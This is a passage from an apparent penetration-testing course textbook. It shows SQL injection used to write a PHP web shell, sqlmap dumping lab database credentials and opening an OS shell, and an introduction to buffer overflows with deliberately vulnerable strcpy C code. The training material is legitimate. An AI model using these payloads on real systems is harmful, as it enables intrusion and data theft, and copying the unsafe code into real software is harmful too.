


The screenshot shows a web browser window with the URL `10.11.0.22/debug.php?id=1 union all select 1, 2, "<?php ech shell_exec($_GET['cmd']);?>" into outfile 'C:/xampp/htdocs/backdoor.php'`. The page content displays the following notice:

Notice: Trying to get property of non-object in C:\xampp\htdocs\debug.php on line 43 No results. Specify an id.

Figure 175: Exploiting SQL Injection to Write a PHP Shell

This command produces an error message but this doesn't necessarily mean the file creation was unsuccessful. Let's try to access the newly-created `backdoor.php` page with a `cmd` parameter such as `ipconfig`:



The screenshot shows a web browser window with the URL `10.11.0.22/backdoor.php?cmd=ipconfig`. The page content displays the results of the `ipconfig` command, listing network interface details such as IP addresses, subnet mask, and default gateway.

```

1 Jake Great tacos today! 1 2 Windows IP Configuration
Ethernet adapter Ethernet0: Connection-specific DNS Suffix . :
Link-local IPv6 Address . . . . . fe80::20de:77d:7eba:35ea%6 IPv4 Address. . . . . : 10.11.0.22 Subnet Mask . . . .
. . . . . 255.255.255.0 Default Gateway . . . . . : 10.11.0.2 Ethernet adapter Bluetooth Network Connection: Media
State . . . . . : Media disconnected Connection-specific DNS Suffix . : Tunnel adapter Teredo Tunneling Pseudo-
Interface: Media State . . . . . : Media disconnected Connection-specific DNS Suffix . :

```

Figure 176: Using the Backdoor PHP Command Shell

Excellent. We have now turned our SQL injection vulnerability into code execution on the server. We can easily expand this to full shell access with the installation of a webshell.

9.9.8.1 Exercises

1. Exploit the SQL injection along with the MariaDB INTO OUTFILE function to obtain code execution.
2. Turn the simple code execution into a full shell.

9.9.9 Automating SQL Injection

The SQL injection process we have followed can be automated with the help of several tools pre-installed in Kali Linux. One of the more notable tools is `sqlmap`,²⁸⁹ which can be used to identify and exploit SQL injection vulnerabilities against various database engines.

Let's use `sqlmap` on our sample web application. We will set the URL we want to scan with `-u` and specify the parameter to test with `-p`:

```
kali@kali:~$ sqlmap -u http://10.11.0.22/debug.php?id=1 -p "id"
...
[13:53:45] [INFO] heuristic (basic) test shows that GET parameter 'id' might be
injectable (possible DBMS: 'MySQL')
[13:53:45] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be
vulnerable to cross-site scripting (XSS) attacks
[13:53:45] [INFO] testing for SQL injection on GET parameter 'id'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific
for other DBMSes? [Y/n] y
for the remaining tests, do you want to include all tests for 'MySQL' extending
provided level (1) and risk (1) values? [Y/n] y
[13:53:57] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
...
sqlmap identified the following injection points with a total of 47 HTTP(s) requests:
---

Parameter: id (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: id=1 AND 8867=8867

Type: error-based
Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause
```

²⁸⁹ (sqlmap, 2019), <http://sqlmap.org/>

(FLOOR)

```
Payload: id=1 AND (SELECT 6734 FROM(SELECT COUNT(*),CONCAT(0x71716a6a71,(SELECT
(ELT(6734=6734,1))),0x716a6b7171,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS
GROUP BY x)a)
```

Type: time-based blind

Title: MySQL >= 5.0.12 AND time-based blind

```
Payload: id=1 AND SLEEP(5)
```

Type: UNION query

Title: Generic UNION query (NULL) - 3 columns

```
Payload: id=1 UNION ALL SELECT
```

```
NULL,NULL,CONCAT(0x71716a6a71,0x6768746c4a4b576968507871586a764c4b43525943676853717250
45706f6d456a54727a4b4a686d,0x716a6b7171)-- peGa
```

[13:54:11] [INFO] the back-end DBMS is MySQL

```
web server operating system: Windows
```

```
web application technology: Apache 2.4.37, PHP 7.0.33
```

```
back-end DBMS: MySQL >= 5.0
```

[13:54:11] [INFO] fetched data logged to text files under
'/home/kali/.sqlmap/output/10.11.0.22'

Listing 333 - Sample sqlmap usage

Sqlmap will issue multiple requests to probe if a parameter is vulnerable to SQL injection. It also attempts to determine what database software is being used so it can adjust the attacks to that software. In this case, it found four different techniques to exploit the vulnerability. It also lists a payload for each technique. Even when sqlmap is doing the work for us, having these sample payloads helps us understand how it exploited the vulnerability.

We can now use sqlmap to automate the extraction of data from the database. We will run **sqlmap** again with **--dbms** to set "MySQL" as the backend type and **--dump** to dump the contents of all tables in the database. Sqlmap supports several backend databases in the **--dbms** flag but it doesn't make a distinction between MariaDB and MySQL. Setting "MySQL" will work well enough for this example.

```
kali@kali:~$ sqlmap -u http://10.11.0.22/debug.php?id=1 -p "id" --dbms=mysql --dump
...
Database: webappdb
Table: feedback
[2 entries]
+---+-----+-----+
| id | text | name |
+---+-----+-----+
| 1 | Great tacos today! | Jake |
| 2 | I would eat tacos here every day if I could! | John |
+---+-----+-----+
[13:56:58] [INFO] table 'webappdb.feedback' dumped to CSV file
'/home/kali/.sqlmap/output/10.11.0.22/dump/webappdb/feedback.csv'
[13:56:58] [INFO] fetching columns for table 'users' in database 'webappdb'
[13:56:58] [INFO] fetching entries for table 'users' in database 'webappdb'
Database: webappdb
Table: users
[2 entries]
+-----+-----+
```

id	username	password
1	admin	p@ssw0rd
2	jigsaw	footworklure

```
[13:56:58] [INFO] table 'webappdb.users' dumped to CSV file
'/home/kali/.sqlmap/output/10.11.0.22/dump/webappdb/users.csv'
[13:56:58] [INFO] fetched data logged to text files under
'/home/kali/.sqlmap/output/10.11.0.22'
```

Listing 334 - Using sqlmap to dump a database

According to the output in Listing 334, sqlmap was able to dump the contents of the entire database. In addition to displaying the contents in the terminal window, sqlmap also created a CSV file with the dumped content.

Sqlmap has many other features, such as the ability to attempt Web Application Firewall (WAF) bypasses and execute complex queries to automate the complete takeover of a server. For example, using the `--os-shell` parameter will attempt to automatically upload and execute a remote command shell on the target system.

We can use this feature by running sqlmap with `--os-shell` to execute a shell on the system:

```
kali@kali:~$ sqlmap -u http://10.11.0.22/debug.php?id=1 -p "id" --dbms=mysql --os-
shell
...
[14:00:49] [INFO] trying to upload the file stager on 'C:/xampp/htdocs/' via LIMIT
'LINES TERMINATED BY' method
[14:00:49] [INFO] the file stager has been successfully uploaded on 'C:/xampp/htdocs/' -
http://10.11.0.22:80/tmpuwryd.php
[14:00:49] [INFO] the backdoor has been successfully uploaded on 'C:/xampp/htdocs/' -
http://10.11.0.22:80/tmpbtxja.php
[14:00:49] [INFO] calling OS shell. To quit type 'x' or 'q' and press ENTER
os-shell> ipconfig
do you want to retrieve the command standard output? [Y/n/a] y
command standard output:
---
```

Windows IP Configuration

Ethernet adapter Ethernet0:

```
Connection-specific DNS Suffix . : localdomain
Link-local IPv6 Address . . . . . : fe80::c5a0:cbd8:9e03:3f85%7
IPv4 Address. . . . . : 10.11.0.22
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 10.11.0.2
```

Ethernet adapter Bluetooth Network Connection:

```
Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . :
---
```

os-shell>

Listing 335 - Using sqlmap to gain an OS shell

Once sqlmap establishes a shell, we can run commands on the server and view the output, as illustrated in 335. This shell can be somewhat slow but it can provide an effective foothold to gain access to the underlying server.

Please note that sqlmap is not allowed on the OSCP exam. However, we recommend practicing with it within the labs and on the Windows 10 lab machine. Consider using it in conjunction with tools like Burp and Wireshark to capture what the tool is doing and then attempt to replicate the attacks manually. This is often a very effective learning technique and should not be overlooked.

9.9.9.1 Exercises

1. Use sqlmap to obtain a full dump of the database.
2. Use sqlmap to obtain an interactive shell.

9.10 Extra Miles

The Windows 10 lab machine includes an extra web application for practicing XSS and SQL injection vulnerabilities. The application is written in Java, uses the Spring framework,²⁹⁰ and runs on port 9090. The application can be run with the following command:

```
C:\tools\web_attacks> java -jar gadgets-1.0.0.jar
...
2019-06-13 10:29:36.962 INFO 4976 --- [ main]
com.pwk.webapp.GadgetsApplication : Starting GadgetsApplication on DESKTOP-IPD21BB wit
(C:\tools\web_attacks\gadgets-1.0.0.jar started by admin in C:\tools\web_attacks)
...
2019-06-13 10:29:42.680 INFO 4976 --- [ main]
o.s.b.w.embedded.tomcat.TomcatWebServer : Tomcat started on port(s): 9090 (http) with
2019-06-13 10:29:42.759 INFO 4976 --- [ main]
com.pwk.webapp.GadgetsApplication : Started GadgetsApplication in 7.047 seconds (JVM r
```

Listing 336 - Starting the extra app on Windows

Once it is run, we can access it on port 9090:

²⁹⁰ (Spring, 2019), <https://docs.spring.io/spring/docs/current/spring-framework-reference/overview.html#overview>




Figure 177: Viewing the Bonus Application

We will not walk through all the application's vulnerabilities although it contains XSS and SQL injection vulnerabilities at the very least. To shut down the application, close the command window or use **Ctrl** **C**.

9.10.1 Exercises

(Reporting is not required for these exercises)

1. Identify and exploit the XSS vulnerability in the web application.
2. Identify and exploit the SQL injection vulnerability in the web application.
3. Is it possible to gain a shell through the SQL injection vulnerability? Why or why not?

9.11 Wrapping Up

In this module, we focused on the identification and enumeration of common web application vulnerabilities. We also exploited several common web application vulnerabilities, leveraging a variety of techniques including admin console weaknesses, cross-site scripting, directory traversal, local and remote file inclusion, and SQL injection. These attack vectors are the basic building blocks we will use to construct more advanced attacks.

10 Introduction to Buffer Overflows

In this module, we will present the principles behind a *buffer overflow*, which is a type of memory corruption vulnerability. We will review how program memory is used, how a buffer overflow occurs, and how the overflow can be used to control the execution flow of an application. A good understanding of the conditions that make this attack possible is vital for developing an exploit to take advantage of this type of vulnerability.

10.1 Introduction to the x86 Architecture

To understand how memory corruptions occur and how they can be leveraged into unauthorized access, we need to discuss program memory, understand how software works at the CPU level, and outline a few basic definitions.

As we discuss these principles, we will refer quite often to Assembly (asm),²⁹¹ an extremely low-level programming language that corresponds very closely to the CPUs built-in machine code instructions.

10.1.1 Program Memory

When a binary application is executed, it allocates memory in a very specific way within the memory boundaries used by modern computers. Figure 178 shows how process memory is allocated in Windows between the lowest memory address (0x00000000) and the highest memory address (0xFFFFFFFF) used by applications:

²⁹¹ (Wikipedia, 2019), https://en.wikipedia.org/wiki/Assembly_language




Figure 178: Anatomy of program memory in Windows

Although there are several memory areas outlined in this figure, for our purposes, we will solely focus on the stack.

10.1.1.1 The Stack

When a thread is running, it executes code from within the Program Image or from various Dynamic Link Libraries (DLLs).²⁹² The thread requires a short-term data area for functions, local variables, and program control information, which is known as the stack.²⁹³ To facilitate independent execution of multiple threads, each thread in a running application has its own stack.

Stack memory is “viewed” by the CPU as a Last-In First-Out (LIFO) structure. This essentially means that while accessing the stack, items put (“pushed”) on the top of the stack are removed (“popped”) first. The x86 architecture implements dedicated *PUSH* and *POP* assembly instructions in order to add or remove data to the stack respectively.

²⁹² (MicroSoft, 2018), <https://docs.microsoft.com/en-us/windows/desktop/dlls/dynamic-link-libraries>

²⁹³ (Tutorials Point, 2020), https://www.tutorialspoint.com/assembly_programming/assembly_procedures.htm

A long-term and more dynamic data storage area may also be needed, which is called the heap,²⁹⁴ but since we are focused on stack-based buffer overflows, we will not discuss heap memory in this module.

10.1.1.2 Function Return Mechanics

When code within a thread calls a function, it must know which address to return to once the function completes. This “return address” (along with the function’s parameters and local variables) is stored on the stack. This collection of data is associated with one function call and is stored in a section of the stack memory known as a *stack frame*. An example of a stack frame is illustrated in Figure 179.

Thread Stack Frame Example
Function A return address: 0x00401024
Parameter 1 for function A: 0x00000040
Parameter 2 for function A: 0x00001000
Parameter 3 for function A: 0xFFFFFFFF

Figure 179: Return address on the stack

When a function ends, the return address is taken from the stack and used to restore the execution flow back to the main program or the calling function.

While this describes the process at a high level, we must understand more about how this is actually accomplished at the CPU level. This requires a discussion about CPU registers.²⁹⁵

10.1.2 CPU Registers

To perform efficient code execution, the CPU maintains and uses a series of nine 32-bit registers (on a 32-bit platform). Registers are small, extremely high-speed CPU storage locations where data can be efficiently read or manipulated. These nine registers, including the nomenclature for the higher and lower bits of those registers, is shown in Figure 180.

²⁹⁴ (MicroSoft, 2018), <https://docs.microsoft.com/en-us/windows/desktop/wswh/heap>

²⁹⁵ (MicroSoft, 2017), <https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/x86-architecture>

32-bit register	Lower 16 bits	Higher 8 bits	Lower 8 bits
EAX	AX	AH	AL
EBX	BX	BH	BL
ECX	CX	CH	CL
EDX	DX	DH	DL
ESI	SI	N/A	N/A
EDI	DI	N/A	N/A
EBP	BP	N/A	N/A
ESP	SP	N/A	N/A
EIP	IP	N/A	N/A

Figure 180: X86 CPU registers

The register names were established for 16-bit architectures and were then extended with the advent of the 32-bit (x86) platform, hence the letter “E” in the register acronyms. Each register may contain a 32-bit value (allowing values between 0 and 0xFFFFFFFF) or may contain 16-bit or 8-bit values in the respective subregisters as shown in the EAX register in Figure 181.




Figure 181: 16-bit and 8-bit subregisters

Since the purpose of this module is to demonstrate a buffer overflow, we will not delve into the details of assembly, but will highlight some of the elements that are important to our specific discussion. For more detail, or to advance beyond the basic techniques discussed here, refer to these online resources.²⁹⁶

10.1.2.1 General Purpose Registers

Several registers, including EAX, EBX, ECX, EDX, ESI, and EDI are often-used as general purpose registers to store temporary data. There is much more to this discussion (as explained in various online resources²⁹⁷), but the primary registers for our purposes are described below:

- EAX (accumulator): Arithmetical and logical instructions

²⁹⁶ (Tutorials Point, 2020), https://www.tutorialspoint.com/assembly_programming/

²⁹⁷ (SkullSecurity, 2012), <https://wiki.skullsecurity.org/Registers>

- EBX (base): Base pointer for memory addresses
- ECX (counter): Loop, shift, and rotation counter
- EDX (data): I/O port addressing, multiplication, and division
- ESI (source index): Pointer addressing of data and source in string copy operations
- EDI (destination index): Pointer addressing of data and destination in string copy operations

10.1.2.2 ESP - The Stack Pointer

As previously mentioned, the stack is used for storage of data, pointers, and arguments. Since the stack is dynamic and changes constantly during program execution, ESP, the stack pointer, keeps "track" of the most recently referenced location on the stack (top of the stack) by storing a pointer to it.

A pointer is a reference to an address (or location) in memory. When we say a register "stores a pointer" or "points" to an address, this essentially means that the register is storing that target address.

10.1.2.3 EBP - The Base Pointer

Since the stack is in constant flux during the execution of a thread, it can become difficult for a function to locate its own stack frame, which stores the required arguments, local variables, and the return address. EBP, the base pointer, solves this by storing a pointer to the top of the stack when a function is called. By accessing EBP, a function can easily reference information from its own stack frame (via offsets) while executing.

10.1.2.4 EIP - The Instruction Pointer

EIP, the instruction pointer, is one of the most important registers for our purposes as it always points to the next code instruction to be executed. Since EIP essentially directs the flow of a program, it is an attacker's primary target when exploiting any memory corruption vulnerability such as a buffer overflow.

10.2 Buffer Overflow Walkthrough

In this section, we will analyze a simple vulnerable application that does not perform proper sanitization of user input. We will analyze the application source code and discover that by passing a specifically crafted argument to the application, we will be able to copy our controlled input string to a smaller-sized stack buffer, eventually overflowing its limits. This overflow will corrupt data on the stack, finally leading to a return address overwrite and complete control over the EIP register.

Controlling EIP is the first step in creating a successful buffer overflow. In this module, we will focus on controlling EIP and in further modules, we will explain how to leverage this into arbitrary code execution.

10.2.1 Sample Vulnerable Code

The following listing presents a very basic C source code for an application vulnerable to a buffer overflow.

```
#include <stdio.h>
#include <string.h>

int main(int argc, char *argv[])
{
    char buffer[64];

    if (argc < 2)
    {
        printf("Error - You must supply at least one argument\n");

        return 1;
    }

    strcpy(buffer, argv[1]);

    return 0;
}
```

Listing 337 - A vulnerable C function

Even if you have never dealt with C code before, it should be fairly easy to understand the logic shown in the listing above. First of all, it's worth noting that in C, the *main* function is treated the same as every other function; it can receive arguments, return values to the calling program, etc. The only difference is that it is "called" by the operating system itself when the process starts.

In this case, the *main* function first defines a character array named *buffer* that can fit up to 64 characters. Since this variable is defined within a function, the C compiler²⁹⁸ will treat it as a local variable²⁹⁹ and will reserve space (64 bytes) for it on the stack. Specifically, this memory space will be reserved within the *main* function stack frame during its execution when the program runs.

As the name suggests, *local variables* have a local scope,³⁰⁰ which means they are only accessible within the function or block of code they are declared in. In contrast, *global variables*³⁰¹ are stored in the program .data section, a different memory area of a program that is globally accessible by all the application code.

The program then proceeds to copy (*strcpy*)³⁰² the content of the given command-line argument (*argv[1]*)³⁰³ into the buffer character array. Note that the C language does not natively support

²⁹⁸ (Wikipedia, 2019), <https://en.wikipedia.org/wiki/Compiler>

²⁹⁹ (Wikipedia, 2019), https://en.wikipedia.org/wiki/Local_variable

³⁰⁰ (Wikipedia, 2019), [https://en.wikipedia.org/wiki/Scope_\(computer_science\)](https://en.wikipedia.org/wiki/Scope_(computer_science))

³⁰¹ (Wikipedia, 2019), https://en.wikipedia.org/wiki/Global_variable

³⁰² (linux.die.net), <https://linux.die.net/man/3/strcpy>

³⁰³ (GDBdirect), https://publications.gbdirect.co.uk/c_book/chapter10/arguments_to_main.html

strings as a data type. At a low level, a string is a sequence of characters terminated by a null character ('\0'), or put another way, a one-dimensional array of characters.

Finally, the program terminates its execution and returns a zero (standard success exit code) to the operating system.

When we call this program, we will pass command-line arguments to it. The *main* function processes these arguments with the help of the two parameters, *argc* and *argv*, which represent the number of the arguments passed to the program (passed as an integer) and an array of pointers to the argument "strings" themselves, respectively.

If the argument passed to the main function is 64 characters or less, this program will work as expected and will exit normally. However, since there are no checks on the size of the input, if the argument is longer, say 80 bytes, part of the stack adjacent to the target buffer will be overwritten by the remaining 16 characters, overflowing the array boundaries. This is illustrated in Figure 182.




Figure 182: Stack layout before and after copy

The effects of this memory corruption depend on multiple factors including the size of the overflow and the data included in that overflow. To see how this works in our scenario, we can apply an oversized argument to our application and observe the effects.

10.2.2 Introducing the Immunity Debugger

We can use an application called a debugger³⁰⁴ to assist with the exploit development process. A debugger acts as a proxy between the application and the CPU, and it allows us to stop the

³⁰⁴ (Wikipedia, 2019), <https://en.wikipedia.org/wiki/Debugger>

execution flow at any time to inspect the content of the registers as well as the process memory space. While running an application through a debugger, we can also execute assembly instructions one at a time to better understand the detailed flow of the code. Although there are many debuggers available, we will use *Immunity Debugger*,³⁰⁵ which has a relatively simple interface and allows us to use Python scripts to automate tasks.

We can attempt to overflow the buffer in our vulnerable test application and use Immunity Debugger to better understand what exactly happens at each stage of the program execution.

To start Immunity and execute the code, we will launch it from the shortcut on the Desktop and navigate to *File > Open* as shown in Figure 183.




Figure 183: Immunity Debugger

In the dialog, we navigate to the `c:\Tools\windows_buffer_overflow` directory and open `strcpy.exe`, which is the compiled version of the source code analyzed in the previous section. Prior to clicking *Open*, we'll add twelve "A" characters to the *Arguments* field as shown in Figure 184. These 12 characters will serve as the command-line argument to the program and will subsequently be used by the `strcpy` function.

³⁰⁵ (Immunity, 2019), <https://www.immunityinc.com/products/debugger/>




Figure 184: Loading the application

When the debugger launches, the execution flow of the application will be paused at the *entry point*.³⁰⁶ Unfortunately, in this example, the entry point does not coincide with the beginning of the *main* function. This is not uncommon as often the entry point is set by the compiler to a section of code created to help prepare the execution of the program. Among other things, this preparation includes setting up all the arguments that *main* may expect.

Before going further, let's become more familiar with Immunity and practice navigating the most relevant features. Figure 185 shows the main screen, which is split into four windows or panes.

OS-555454 Ryan Dolan

³⁰⁶ (Wikipedia, 2019), https://en.wikipedia.org/wiki/Entry_point

